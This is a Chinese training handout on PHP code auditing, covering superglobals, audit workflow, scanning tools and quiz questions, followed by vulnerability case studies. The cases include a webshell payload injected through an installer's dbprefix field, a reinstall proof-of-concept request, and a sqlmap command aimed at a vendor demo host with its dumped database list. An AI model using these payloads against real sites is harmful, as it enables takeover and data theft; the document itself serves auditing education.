PHP 代码审计

培训教材



路虽远，行则必达。

目录

代码审计基础

代码审计概念

代码审计,是对应用程序源代码进行系统性检查的工作。它的目的是为了找到并且修复应用程序在开发阶段存在的一些漏洞或者程序逻辑错误,避免程序漏洞被非法利用给企业带来不必要的风险。

代码审计不是简单的检查代码,审计代码的原因是确保代码能安全的做到对信息和资源进行足够的保护,所以熟悉整个应用程序的业务流程对于控制潜在的风险是非常重要的。

安全问题所在：

从代码级别上，也就是应用层次上考虑代码安全的话（也就是不考虑底层的语言本身等问题的漏洞），脚本安全问题就是函数和变量的问题。变量直接或者间接的接收用户不安全的的输入，由于 php 本身的特性，在 php 中更容易发现这种变量的混乱（很多 php 程序都用来定义以及初始化以及接收变量 ,可以直接在程序中使用$id 这样的变量，初始化完全由 php 的设置来完成，如果稍不注意，就可能导致变量的混乱从而导致攻击）。

变量接收不安全的输入之后，没有做恰当的过滤又用在不同的地方，就可能造成不同的危害。如果直接进入数据库然后显示给用户就会导致跨站脚本攻击，如果用在 sql 语句中就可能导致 Sql 注射攻击，这几种攻击都是是与具体的脚本语言无关的，在各种脚本语言里都可能存在。由于 php 的变量很灵活，这些有害的变量如果用在一些逻辑语句中，就会导致关键代码的跳过如身份验证失败和跳过一些变量的初始化从而导致程序逻辑混乱而产生其他漏洞。如果这个变量用在了危险的函数如 include 等等当中，当然就会出现文件包含漏洞，出现在 fopen 函数里就会可能产生写文件的漏洞，出现

在 mysql_query 函数中就是 Sql 注射漏洞，eval 以及 preg_replace 中可能导致代码的执行，出现在 htmlspecia 函数中可能导致出错而绝对路径泄露...... 变量出现的环境决定了它可能的危害。

总结为：

1. 可以控制的变量【一切输入都是有害的 】

2. 变量到达有利用价值的函数[危险函数] 【一切进入函数的变量是有害的】

思考了问题的存在，那么如何从代码级别上检查这种漏洞呢？当然熟悉熟悉 php 语言是最基本的，也应该是抓住函数和变量，危险的函数里如果有变量那么请确定这个变量的来源，是否正确的初始化，初始化之后是否能被用户注入敏感字符，在进入函数前这些敏感的字符是否得到了彻底的清除。对于代码审核工作的难点可能就在于对变量来源的确定，这需要对 php 特性以及你所审核的代码的熟悉，但也并不是所有的变量的来源都清晰可见，可能一些初始化的代码并没有像想象中运行，一些变量里的东西可能也来自于你并不想他来的地方，还有一些变量可能来自于数据库或者系统的配置文件，但是很可能数据库和配置文件在之前就已经被修改，或者在后面不安全的操作了这些变量，这些变量也是不可相信的。本文档就按照变量与函数的思路来思考脚本代码的安全。

需要了解一些函数

1.常用输出函数

1.1 echo
输出一个字符串或变量，但是不能输出数组。

1.2 print_r()
输出一个数组。

1.3 var_dump()
输出一个变量的结构，这个变量包含普通变量，数组，对象等

2、获取当前进程所有变量/函数/常量/类

2.1 get_defined_vars(void)
此函数返回一个包含当前可用的变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。
在函数中使用此函数可以调试函数中的变量，而不会返回其他的变量。

2.2 $GLOBALS 变量

此函数返回所有的全局变量，当然函数中定义的变量不是全局变量。

2.3 get_defined_functions(void)
获取所有已经定义的函数,包含内部函数和用户定义的函数。
输出用户定义的函数方法为：
$hhh=get_defined_functions();var_dump($hhh['user']);

2.4 get_defined_constants(void)

返回所有可用的常量，包含系统常量和用户定义的常量。

2.5 get_declared_classes(void)
返回所有可用的类，包含系统类和用户定义的类。

2.6 get_included_files()
返回所有的包含的文件路径的数组，included 和 required 的包含文件

3、php 断点调试方法
3.1 exit 或 die
输出一个消息并退出程序执行。

需要了解的超全局变量

PHP 中的许多预定义变量都是“超全局的”，这意味着它们在一个脚本的全部作用域中都可用。在函数或方法中无需执行 global $variable; 就可以访问它们。

$GLOBALS
$_SERVER
$_REQUEST
$_POST
$_GET
$_FILES
$_ENV
$_COOKIE
$_SESSION

1 $GLOBALS — 引用全局作用域中可用的全部变量

$GLOBALS 这种全局变量用于在 PHP 脚本中的任意位置访问全局变量（从函数或方法中均可）。
PHP 在名为 $GLOBALS[index] 的数组中存储了所有全局变量。变量的名字就是数组的键。
下面的例子展示了如何使用超级全局变量 $GLOBALS：
实例

```
<?php
$x = 75;
$y = 25;
function addition() {
$GLOBALS['z'] = $GLOBALS['x'] + $GLOBALS['y'];
}
addition();
echo $z; ?>
```

运行结果：95
在上面的例子中，由于 z 是 $GLOBALS 数组中的变量，因此在函数之外也可以访问它。

2 $_SERVER
$_SERVER 这种超全局变量保存关于报头、路径和脚本位置的信息。
下面的例子展示了如何使用 $_SERVER 中的某些元素：
实例

```
<?php echo $_SERVER['PHP_SELF'];
echo "<br>";
echo $_SERVER['SERVER_NAME'];
echo "<br>";
echo $_SERVER['HTTP_HOST'];
echo "<br>";
echo $_SERVER['HTTP_REFERER'];
```

```
echo "<br>";
echo $_SERVER['HTTP_USER_AGENT'];
echo "<br>";
echo $_SERVER['SCRIPT_NAME'];?>
```

运行结果：

/example/php/demo_php_global_server.php
www.0day5.com
www.0day5.com
http://www.0day5.com/tiy/s.asp?f=demo_php_global_server
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.137 Safari/537.36
/example/php/demo_php_global_server.php

下表列出了您能够在 $_SERVER 中访问的最重要的元素：

元素/代码	描述
$_SERVER['PHP_SELF']	返回当前执行脚本的文件名。
$_SERVER['GATEWAY_INTERFACE']	返回服务器使用的 CGI 规范的版本。
$_SERVER['SERVER_ADDR']	返回当前运行脚本所在的服务器的 IP 地址。
$_SERVER['SERVER_NAME']	返回当前运行脚本所在的服务器的主机名（比如 www.w3school.com.cn）。
$_SERVER['SERVER_SOFTWARE']	返回服务器标识字符串（比如 Apache/2.2.24）。
$_SERVER['SERVER_PROTOCOL']	返回请求页面时通信协议的名称和版本（例如，“HTTP/1.0”）。
$_SERVER['REQUEST_METHOD']	返回访问页面使用的请求方法（例如 POST）。
$_SERVER['REQUEST_TIME']	返回请求开始时的时间戳（例如 1577687494）。
$_SERVER['QUERY_STRING']	返回查询字符串，如果是通过查询字符串访问此页面。

$_SERVER['HTTP_ACCEPT']	返回来自当前请求的请求头。
$_SERVER['HTTP_ACCEPT_CHARSET']	返回来自当前请求的 Accept_Charset 头（ 例如 utf-8,ISO-8859-1）
$_SERVER['HTTP_HOST']	返回来自当前请求的 Host 头。
$_SERVER['HTTP_REFERER']	返回当前页面的完整 URL（不可靠，因为不是所有用户代理都支持）。
$_SERVER['HTTPS']	是否通过安全 HTTP 协议查询脚本。
$_SERVER['REMOTE_ADDR']	返回浏览当前页面的用户的 IP 地址。
$_SERVER['REMOTE_HOST']	返回浏览当前页面的用户的主机名。
$_SERVER['REMOTE_PORT']	返回用户机器上连接到 Web 服务器所使用的端口号。
$_SERVER['SCRIPT_FILENAME']	返回当前执行脚本的绝对路径。
$_SERVER['SERVER_ADMIN']	该值指明了 Apache 服务器配置文件中的 SERVER_ADMIN 参数。
$_SERVER['SERVER_PORT']	Web 服务器使用的端口。默认值为 “80”。
$_SERVER['SERVER_SIGNATURE']	返回服务器版本和虚拟主机名。
$_SERVER['PATH_TRANSLATED']	当前脚本所在文件系统（非文档根目录）的基本路径。
$_SERVER['SCRIPT_NAME']	返回当前脚本的路径。
$_SERVER['SCRIPT_URI']	返回当前页面的 URI。

审计之初

审计流程

代码审计的目的是以挖掘到可以利用的漏洞，所以我们不必通篇的去将代码完全看懂，但是在开始之前做一些准备还是必须，就像渗透之前，我们也需要收集足够多的目标信息，利用工具和制定渗透计划一样。

通常情况下在刚开始练习审计时，拿到一套源码，马上做的事情就是，丢到工具里，去扫敏感的函数，然后去一个一个的回溯它，找到入口点。但是，这样审计了几套源码，会发现这个方法很浪费时间，因为每次都要在回溯过程中，不断的去寻找源码中定义的一些通用函数。由于不了解整个源码的流程，导致在找这些通用函数的过 程中浪费了很多的时间与精力。

所以，需要重新调整审计流程。在拿到源码之后，先从它开始的地方（一般是根目录下的 index 文件）按照执行的顺序去读代码，一直到它的初始化内容， 和基本功能实现完毕为止。这样，可以明确的了解整套源码的结构，哪一种函数文件放在哪个文件夹下；知道通用函数放在哪个文件中。这对我们在之后阅读“疑 似”有问题的代码时，有很好的帮助，例如，在看到一个通用函数时，我们可以快速的切换到通用函数文件，查找这个函数的实现代码。这个方法带来好处还有好多，这里就不一一列出了。

审计了解

流程的优化可以帮助我们在之后审计的过程中，免去时间和精力上不必要的浪费。而在深入阅读代码之前，了解整套代码的每一个功能点，每一个输入框和他曾经出现的漏洞及相关修补方案，将会大大提高我们在之后的审计效率。

在了解源码的每个功能时，如果你能够注意以观察 url 的变化，也许能你在后面的阅读带代码过程中跳过很多没用的分支。

而在测试每一个输入框时，如果你仔细观察 HTML 源码中输入框的 id 或者 name，这也许能帮你在后面的审计过程中更快的定位到利用点。

尝试了解这套源码曾经出现过的漏洞，以及相关的修补方案，这是代码审计中的一条不错的捷径。因为一套源码虽然可能不是一个人完成的，但是它肯定是基于一 个框架的，为这套源码编码的程序员们都会围绕着这个框架进行开发，他们肯定必须要遵守框架的规则，而了解这些曾经出现过的这些漏洞 ,说不定可以发现他们所 共有的陋习。如果你能够了解这些漏洞修补的详细细节 ,那就更好了 ,因为随着 Web 平台的升级变迁，或者新的技术出现，这些修补也许就会变成摆设。

制定计划

有计划地做事，这是一个很好的习惯。计划可以帮助我们明确我们取得了什么样的成果就可以称之为成功，面临什么样的问题才可以称之为失败。这样可以避免我们可能因为某天的情绪不佳而“果断”的放弃，也可以避免我们将时间不断地投向一个不可能完成的任务。

我在代码审计学习过程中，总结有两点是在前期计划必须明确的。

1.要找什么样的漏洞

2.要花多长时间完成这次审计

明确找什么样的漏洞，能够方便我们在收集相关资料（如：引发问题的函数字典）时的目标更精准，收集资料更全面。

确定整个审计的时间范围，一时间作为审计的量化标准，可以准确的定位审计是否成功，当然，在不同的情况或者过程中，计划时间是可以调整的。

如何进行漏洞挖掘


程序的本质是变量与函数，漏洞所依赖的也无法脱离这两个元素。让我们先来看下漏洞形成的条件

1.可以控制的变量【一切输入都是有害的 】


2.变量到达有利用价值的函数[危险函数]【一切进入函数的变量是有害的】

漏洞的利用效果最终也取决与函数的功能。所以我们在下面讲述漏洞挖掘的过程中，也将围绕着这两个元素来展开。

我们提到漏洞形成的两大元素是可控变量，和可控变量能够进入的函数。那么在漏洞挖掘中，我们也不外乎从这两个方向来开始。



从变量开始跟踪，我们就好像处在下图中圆形的位置，我们要处理的“路”很多，但不是每条“路”都能到达三角形（函数）。



所以在一般的人工代码审计过程中，大都会选择查找危险函数，然后根据危险函数中的变量回溯到传入变量的方式。

我们的审计方法也是偏向于通过函数查找变量，虽然这种方式效果很好，但是我们也不应放过变量跟踪。如果你拥有一款不错的变量跟踪自动化工具，那么你很幸运，不用花费很大的精力便可以完成这个任务。如果你是手工审计的话，我建议，你在跟踪函数之前，收集所有可控变量（参数）的“最终形态”（所谓最终形 态，就是用户通过各种方式传入进程序经过各种处理后，等待调用时的形态）。这样可以帮助我们能够在跟踪危险函数时，更快的确定，函数是否能被利用。

如何跳出传统的思维

很多应用程序的官方都成立了安全部门，或者雇佣安全人员进行代码审计，因此出现了很多自动化商业化的代码审计工具。也就是这样的形势导致了一个局面：大公司的产品安全系数大大的提高，那些很明显的漏洞基本灭绝了，那些大家都知道的审计技术都无用武之地了。

没有绝对安全的代码，我们需要跳出传统的思维，来获得新的漏洞。这也就是所谓的“跳出画来看画”，但是如何跳出来，这是我们当前所要思考的地方。

变量跟踪自动化的可行性

在学习和练习代码审计的过程中，我们几乎没有发现一款能够进行变量跟踪的自动工具，大多数都是搜索危险函数的工具。传统的代码审计都是基于静态的，而变量跟踪需要动态的实现，这也是导致跟踪变量，工作量大的主要原因。

基于这个问题，目前有个想法，可以在一款代码调试工具中添加特定变量发生改变或进入某些函数之前运行暂停的功能。这样，我们在代码审计的过程中便可以设定我们需要跟踪的可控变量，当其值发生变化时，能够马上了解它的情况。

也可以制作一个脚本，能够罗列出特定变量所必须或者有可能经历的函数。这样我们可以结合危险函数跟踪的结果进行交集的查找，大大的提高了效率和效果。

暂停一下，全部是文字的话不是很无聊？就算我不是原创我也应该整理的很好玩有规律的让大家愉快的阅读。那么。开启新世界大门：



一些代码审计工具介绍

古语有云：工欲善其事，必先利其器。所以我们接下来要介绍几款代码审计辅助工具给大家，可以让大家适当的减少工作量。

1.CodeScan

官方网站：www.codescan.com

这个比较老牌了。市面上流出的版本好像就是 1.6 和 1.9 的 crack，商业软件，比较蛋疼。不过 GUI 界面操作起来很方便。

这里也不多说什么，主要是 Include 的提示设置，装过软件自己看看就知道了。



2.RIPS

官方网站：rips-scanner.sourceforge.net

PHP 写的，需要环境，直接解压到 wwwroot 就好了。不适合扫描整个文件夹项目，或者要修改 PHP 配置，把代码执行超时的时间设置大一点。

RIPS 对代码进行静态漏洞扫描的基本思想有两条：

1.对容易产生漏洞的函数进行跟踪(例如:mysql_query())

RIPS 认为，所有的注入漏洞最终都要经过一些特定的数据库操作函数，mysql_query()或程序自定义的类函数，这些函数是产生漏洞的

导火索，只要对这些函数的控制流和参数流进行回溯扫描，就可以发现大部分的代码漏洞。

2.对产生注入漏洞的源头即用户传输过来的数据流进行跟踪($_GET,$_POST,$_COOKIE)
“用户输入的一切数据都有害”，大部分的注入漏洞，包括二次注入，究其原因都是因为对用户的输入数据没有做好过滤，RIPS 对这些敏感数据进行跟踪，并判断其在进入敏感函数(mysql_query())之前有没有对其进行有效处理(addslashes())来判断这条数据流是否存在漏洞。
动态扫描加上静态定位，最终使我们能更容易的发现一些漏洞并及时使其得到修补。



3.PHPXref

官方网站：phpxref.com

严格的说 PHPxref 也是做开发的好帮手，它能将某一个程序（如 Wordpress）中所有的函数、变量、常量等分类记录，
生成一个 HTML 网页列表，你可以轻松地在这个列表中找到某个函数在什么位置被定义，在什么位置被引用。所以说非常适合大型项目。

同时还是最主要的，It’s free.

4. Seay 源代码审计系统

官网:www.cnseay.com

这是一款结合白盒跟黑盒的半自动化国产代码安全审计系统。
该版本只支持 PHP，近期会加上 ASPX、ASP、JSP 的代码审计功能，并且实现 4 套规则的配置，另外还会加上自定义审计的扩展名，方便灵活审计不同脚本代码。

别外两款开源的代码审计工具
https://github.com/dpnishant/raptor

http://dpnishant.github.io/raptor/
https://github.com/wufeifei/cobra/

练习题：

（ ）下列哪一种语法必须设置？

A.<?php code; ?>

B.<? code; ?>

C.<script language="php"> Code; </script>

D.<% Code; %>

() php 是那种类型的语言

A.编译型

B.解释型

C.两都都是

D.两都都不是

$_POST $_GET $_REQUEST 含义？

什么是代码审计？

代码审计需要会开发吗？

在我遇到的一些人中，有些说要有些说不需要，这里不评论。 可在我qq 空间留言你息怕想法，千万不要因为别人说什么就是什么。

搭一个自己的代码审计环境。

重装漏洞

首先拿到一份源码 肯定是先 install 上。 而在安装文件上又会经常出现问题。

其他的基本都是通过生成一个 lock 文件 来判断程序是否安装过了 如果存在这个 lock 文件了 就会退出了。 这里首先 先来说一下安装文件经常出现的问题。

开源轻论坛 StartBBS 前台 getshell

作者：phith0n

安装好后发现根目录下多了一个 install.lock，一般的 cms 为了防止被重安装就会在目录下生成一个类似的文件，下次有人再访问安装脚本的时候，脚本会检测，如果目录下有这个文件就提示“请删除后再安装”。

原本应该是没有任何问题的。但我们来到安装脚本，/app/controllers/install.php 中，查看它是怎么处理的：

```
class Install extends Install_Controller
{
        function __construct ()
        {
                parent::__construct();
                $this->load->library('myclass');
                $file=FCPATH.'install.lock';
                if (file_exists($file)){
                        $this->myclass->notice('alert("系统已安装过
");window.location.href="'.site_url().'";');
                }
        }
```

构造函数里检查是否存在 install.lock ,然后用 javascript 的方式告诉用户“系统已安装过”，然后跳转。但是这个脚本根本还没有结束嘛，这个类里的函数都可以运行，并不因为返回了一个 window.location.href 就停止运行。（this->myclass->notice()中也没有停止运行的代码）

然后，在往下翻，就能看到安装的函数：

```
public function step($step)
        {
                $data['step']=$step;
                if($step==1 || $step==2){
                        $data['permission'] = $this->_checkFileRight();
                        $this->load->view('install',$data);
                }
                if($step==3){
                        $this->_install_do();
                }
        }

        function _install_do()
        {
                $data['step']=3;
                if($_POST){
                        $dbhost = $this->input->post('dbhost');
                        $dbport = $this->input->post('dbport');
                        $dbname = $this->input->post('dbname');
                        $dbuser = $this->input->post('dbuser');
        $dbpwd =
$this->input->post('dbpwd')?$this->input->post('dbpwd'):'';
                        $dbprefix = $this->input->post('dbprefix');
                        $userid = $this->input->post('admin');
                        $pwd = md5($this->input->post('pwd'));
                        $email = $this->input->post('email');
                $sub_folder = '/'.$this->input->post('base_url').'/';
                $conn =
```

```
mysql_connect($dbhost.':'.$dbport,$dbuser,$dbpwd);
                                        if (!$conn) {
                                                  die('无法连接到数据
库服务器，请检查用户名和密码是否正确');
                                        }
                              if($this->input->post('creatdb')){
                                        if(!@mysql_query('CREATE
DATABASE IF NOT EXISTS '.$dbname)){
          die('指定的数据库('.$dbname.')系统尝试创建失败，请通过其他方式
建立数据库');
                                                  }
                                        }
                              if(!mysql_select_db($dbname,$conn)){
                                        die($dbname.'数据库不存在，请创
建或检查数据名.');
                                        }
                    $sql = file_get_contents(FCPATH.'app/config/startbbs.sql');
                    $sql = str_replace("sb_",$dbprefix,$sql);
                    $explode = explode(";",$sql);
                    $data['msg1']="创建表".$dbname."成功，请稍后......";
                              foreach ($explode as $key=>$value){
                                         if(!empty($value)){
                                            if(trim($value)){

          mysql_query($value.";");
                                                            }
                                                  }
                                                  }
                                        $password = $pwd;
                                          $ip=$this->myclass->get_ip();
                                        $insert= "INSERT INTO
".$dbprefix."users (group_type,gid,is_active,username,password,email,regtime,ip)
VALUES ('0','1','1','".$userid."','".$password."','".$email."','".time()."','".$ip."')";
                              mysql_query($insert);
```

```
                                        mysql_close($conn);
                                        $data['msg2']="安装完成，正在保存配置文件，
请稍后......";
            $dbconfig = "."\$active_group = 'default';\n"
            ."\$active_record = TRUE;\n"
            ."\$db['default']['hostname'] = '".$dbhost."';\n"
            ."\$db['default']['port'] = '".$dbport."';\n"
            ."\$db['default']['username'] = '".$dbuser."';\n"
            ."\$db['default']['password'] = '".$dbpwd."';\n"
            ."\$db['default']['database'] = '".$dbname."';\n"
            ."\$db['default']['dbdriver'] = 'mysql';\n"
            ."\$db['default']['dbprefix'] = '".$dbprefix."';\n"
            ."\$db['default']['pconnect'] = TRUE;\n"
            ."\$db['default']['db_debug'] = TRUE;\n"
            ."\$db['default']['cache_on'] = FALSE;\n"
            ."\$db['default']['cachedir'] = 'app/cache';\n"
            ."\$db['default']['char_set'] = 'utf8';\n"
            ."\$db['default']['dbcollat'] = 'utf8_general_ci';\n"
            ."\$db['default']['swap_pre'] = '';\n"
            ."\$db['default']['autoinit'] = TRUE;\n"
            ."\$db['default']['stricton'] = FALSE;";
                                        $file = FCPATH.'/app/config/database.php';

            file_put_contents($file,$dbconfig);
                                                    //保存 config 文件
                                                    if($sub_folder){

            $this->config->update('myconfig','sub_folder', $sub_folder);
                                                                }
                                                                $encryption_key =
md5(uniqid());
                                                                if($encryption_key){

            $this->config->update('myconfig','encryption_key', $encryption_key);
```

```
                                                                }
                                                                $data['msg3']="保存配
置文件完成！";

            touch(FCPATH.'install.lock');
                                        $data['msg4']="创建锁定安装文件 install.lock
成功";
                                                                $data['msg5']="安装
startbbs 成功！";
                    }
                    $this->load->view('install',$data);


            }
```

当 step 函数的参数为 3 时，就执行安装函数_install_do()，这个函数里初始化了数据库，并把数据库配置文件写入了“/app/config/database.php”。于是，我们可以构造一下数据包直接把一句话写入到这个配置文件里。

我们看到，这个函数接收了许多 post 数据：

```
$dbhost = $this->input->post('dbhost');
$dbport = $this->input->post('dbport');
$dbname = $this->input->post('dbname');
$dbuser = $this->input->post('dbuser');
$dbpwd =
$this->input->post('dbpwd')?$this->input->post('dbpwd'):'';
$dbprefix = $this->input->post('dbprefix');
$userid = $this->input->post('admin');
$pwd = md5($this->input->post('pwd'));
$email = $this->input->post('email');
$sub_folder = '/'.$this->input->post('base_url').'/';
```

其中 dbhost、dbport、dbname、dbuser、dbpwd 都不能随便乱写，

乱写的话安装就会出错，而 userid、pwd、email、sub_folder 都是写入数据库的，不写入配置文件。所以就剩下 dbprefix 了，所以我们可以这样构造这个字段：

dbprefix=sb_';@eval ($_POST[101]);$xxx='



安装的时候

Simple-Log 博客系统全版本重安装漏洞

作者：猪头子

在没有删除 install 文件夹的情况下，install/index.php 中用户可以提交远程 mysql 账号和密码，导致 simple-log 会重新安装，由于 header() 函数并不会结束之后的代码，因此漏洞出现。

```
$setup=！ empty（$_POST['setup' ]）?$_POST['setup']：'check';
if （file_exists（PBBLOG_ROOT.'home/data/config.php' ））
{
        require_once（PBBLOG_ROOT.'home/data/config.php' ）;
}
//用户只要以 post 方式提交 setup=finish 就可进入安装流程
if （$install_lock&& $setup！='finish'）
{
```

```
        //header 头并不会结束之后的代码，漏洞出在这里
        header（ 'location：../index.php'）；
    }
    elseif （$setup=='finish' ）
    {
     $error= array（）；
     if （empty （$_POST['host']））
     {
            $error[]= '请填写数据库地址' ；
     }
     if （empty （$_POST['dbname']））
     {
            $error[]= '请填写数据库' ；
     }
     if （empty （$_POST['dbuser']））
     {
            $error[]= '请填写数据库用户名' ；
     }
     if （empty （$_POST['admin_user']））
     {
            $error[]= '请填写管理员账号' ；
     }
     if （empty （$_POST['admin_pass']））
     {
            $error[]= '请填写管理员密码' ；
     }
     if （empty （$_POST['blogname']））
     {
            $error[]= '请填写博客名字' ；
     }
     if （$error）
     {
            echo '错误信息';
            foreach （$error as $val）
```

```
        {
                echo "$val ";
        }
         exit;
}

//这里填写自己 mysql 数据库的连接信息
$dbhost=$_POST[ 'host'];
$dbuser=$_POST[ 'dbuser'];
$dbpw=$_POST[ 'dbpass'];
$dbname=$_POST[ 'dbname'];
$charset    = 'utf8';
$db= new cls_mysql();
if ($db->connect($dbhost,$dbuser,$dbpw,$dbname,$charset, $pconnect))
{
        $error[]= '数据库连接错误' ;
}
if (empty ($_POST['dbprefix']))
{
         $dbprefix='fb_';
}
else
{
         $dbprefix=$_POST['dbprefix'];
}

//提交的 admin_user 和 admin_pass 最后将成为 web 管理员的账号和密码
$admin_user=$_POST[ 'admin_user'];
$admin_pass=$_POST[ 'admin_pass'];
$blogname=$_POST[ 'blogname'];
$blogdesc=$_POST[ 'blogdesc'];
$blog_keyword=$_POST[ 'blogkeyword'];
```

```
    //之后就写入配置文件和更新数据库，再以后这个 simple-log 的数据库将
使用用户提交的数据库
```

PoC:

```
POST http://xxx/install/index.php HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64; U; Edition IBIS; zh-cn) Presto/2.10.229 Version/11.64
Host: www.xxx.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/jpeg, 省略...

setup=finish&host=mysql 的地址&dbname=数据库名&dbuser=帐号&dbpass=密码&admin_user=管理员帐号&admin_pass=管理员密码&blogname=博客名
```



不好意思，第一章我就放这个，如果没有基础的同学当然是看不懂。我建议一下你去学完 php 在来，但是不要灰心。接下来

才是刚开始，现在的重装漏洞少之又少，所以可以不要在意细节。



上面我是故意放这些案例，其实我也完全看不懂。

SQL 注入漏洞

SQL 注入攻击（SQL Injection），简称注入攻击，SQL 注入是 web 开发中最常见的一种安全漏洞。SQL 注入漏洞可以用来从数据库获取敏感信息，或者利用数据库的特性执行添加用户，导出文件等一系列恶意操作，甚至有可能获取数据库乃至系统最高权限

现在注入可分为六种，哪六种呢？可以参考 sqlmap 目录下的 payloads

01_boolean_blind.xml 02_error_based.xml 03_inline_query.xml
04_stacked_queries.xml 05_time_blind.xml 06_union_query.xml

其实还不止，还有二次注入等等



自己上百度自寻找SQL注入原理。反正你们这群工具党有啊D就够了，还需要了解个毛原理呀。

WiiNews(Mobile 新闻系统)

作者：路人甲

先来段简单的程序：

```
$id=sqlReplace(Trim($_GET['id']));
$sqlStr="select * from wiinews_news where news_id=$id";
$result = mysql_query($sqlStr) or die ("查询失败，请检查 SQL 语句。
编码号：1010");
$row = mysql_fetch_array($result);
```

这里通过$_GET 之后给了 sqlReplace()这个函数处理。然而，trim 是什么自己抱着手册来看。
然后就带入了 sql 查询，但在之之后，我们需要查看 sqlReplace()这个函数对$_GET['id'] 做了一些什么处理

```
function sqlReplace($str)
{
$strResult = $str;
if(!get_magic_quotes_gpc())
//如果 gpc 没有开的话
{
$strResult = addslashes($strResult);
//编码
```

```
}
return HTMLEncode($strResult);
//gpc 开的话，返回 HTMLEncode()
}
```

这里判断如果 gpc 没有开启的话通过 php 内置函数 addslashesf 进行处理。如果开启的话则用 HTMLEncode 来处理。这里继续来路进这个函数

```
function HTMLEncode($str){
if (!empty($str)){
$str=str_replace("&","&",$str);
$str=str_replace(">",">",$str);
$str=str_replace("<","<",$str);
$str=str_replace(CHR(32)," ",$str);
$str=str_replace(CHR(9)," ",$str);
$str=str_replace(CHR(9)," ",$str);
$str=str_replace(CHR(34),""",$str);
$str=str_replace(CHR(39),"'",$str);
$str=str_replace(CHR(13),"",$str);
$str=str_replace(CHR(10),"",$str);
}
return $str;
}
```

看到了,只拦截了引号，空格，并没有拦截类似 and,select 的函数



现在懂了吧，看到输入进来的变量通过什么函数处理，然后一直跟这个函数，一直到进入数据库为止。 现在有些程序忘记过滤是另外一回事，现在的程序而不是找忘记哪里过滤了，而是怎么去绕过了而。



tpshop 注入

作者：Dark' Evil

先从头开始分析：

File:index.php

```
if (extension_loaded('zlib')){
    ob_end_clean();
    ob_start('ob_gzhandler');
}
// 检测PHP环境
if(version_compare(PHP_VERSION,'5.3.0','<'))  die('require
PHP > 5.3.0 !');
//检测是否已安装TPshop系统
if(file_exists("./Install/") && !file_exists("./Install/install.lock")){
    if($_SERVER['PHP_SELF'] != '/index.php'){
        header("Content-type: text/html; charset=utf-8");
        exit("请在域名根目录下安装,如:<br/>
www.xxx.com/index.php 正确 <br/>
www.xxx.com/www/index.php 错误,域名后面不能圈套目录，但项
目没有根目录存放限制,可以放在任意目录,apache虚拟主机配置一下
即可");
    }
    header('Location:/Install/index.php');
    exit();
}
error_reporting(E_ALL ^ E_NOTICE);//显示除去 E_NOTICE 之外
的所有错误信息
```

```
// 开启调试模式 建议开发阶段开启 部署阶段注释或者设为false
define('APP_DEBUG',false);
// 定义应用目录
define('APP_PATH','./Application/');
//  定义插件目录
define('PLUGIN_PATH','plugins/');
```

看到定义的程序目录为：

```
define('APP_PATH','./Application/');
```

来到这目录下查看一些常用的文件

File:Application/Home/Controller/ApiController.class.php

Code:20

```
class ApiController extends Controller {
	/*
	 * 获取地区
	 */
	public function getRegion(){
		$parent_id = I('get.parent_id');
		$selected = I('get.selected',0);
		$data =
M('region')->where("parent_id=$parent_id")->select();
		$html = '';
		if($data){
			foreach($data as $h){
				if($h['id'] == $selected){
					$html .= "<option value='{$h['id']}'
selected>{$h['name']}</option>";
				}
				$html .= "<option
value='{$h['id']}'>{$h['name']}</option>";
```

```
            }
        }
        echo $html;
    }
```

这里通过`I('get.parent_id')` 这是 thinkphp 的一个写法，通过 GET 接收 parent_id 这个变量

获取的 parent_id 之后直接带入了数据库查询：

```
$data = M('region')->where("parent_id=$parent_id")->select();
```

这里存在注入

demo 注入：

```
sqlmap git:(master) ✗ python sqlmap.py -u
"http://demo2.tp-shop.cn/index.php?m=Home&c=Api&a=getRegion&parent_id=2" -p parent_id -v 3
```

```
776e45557a,0x7162767171),NULL,NULL,NULL-- ZkHC
    Vector:  UNION ALL SELECT [QUERY],NULL,NULL,NULL[GENERIC_SQL_COMMENT]
---
[16:41:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.8
back-end DBMS: MySQL 5
[16:41:14] [INFO] fetching database names
[16:41:14] [PAYLOAD] 2) UNION ALL SELECT CONCAT(0x717a786271,IFNULL(CAST(schema
name AS CHAR),0x20),0x7162767171),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMA
A-- BuGg
[16:41:15] [DEBUG] performed 1 queries in 0.22 seconds
available databases [5]:
[*] demo_tpshop
[*] demo_tpshop2
[*] demo_tpshop3
[*] information_schema
[*] test
```

其实我来总结一下，代码审计首先你得看得懂代码。可能你学完 php 基础之后还是对有些程序看不懂，其实已经利用了框架开发，所以这

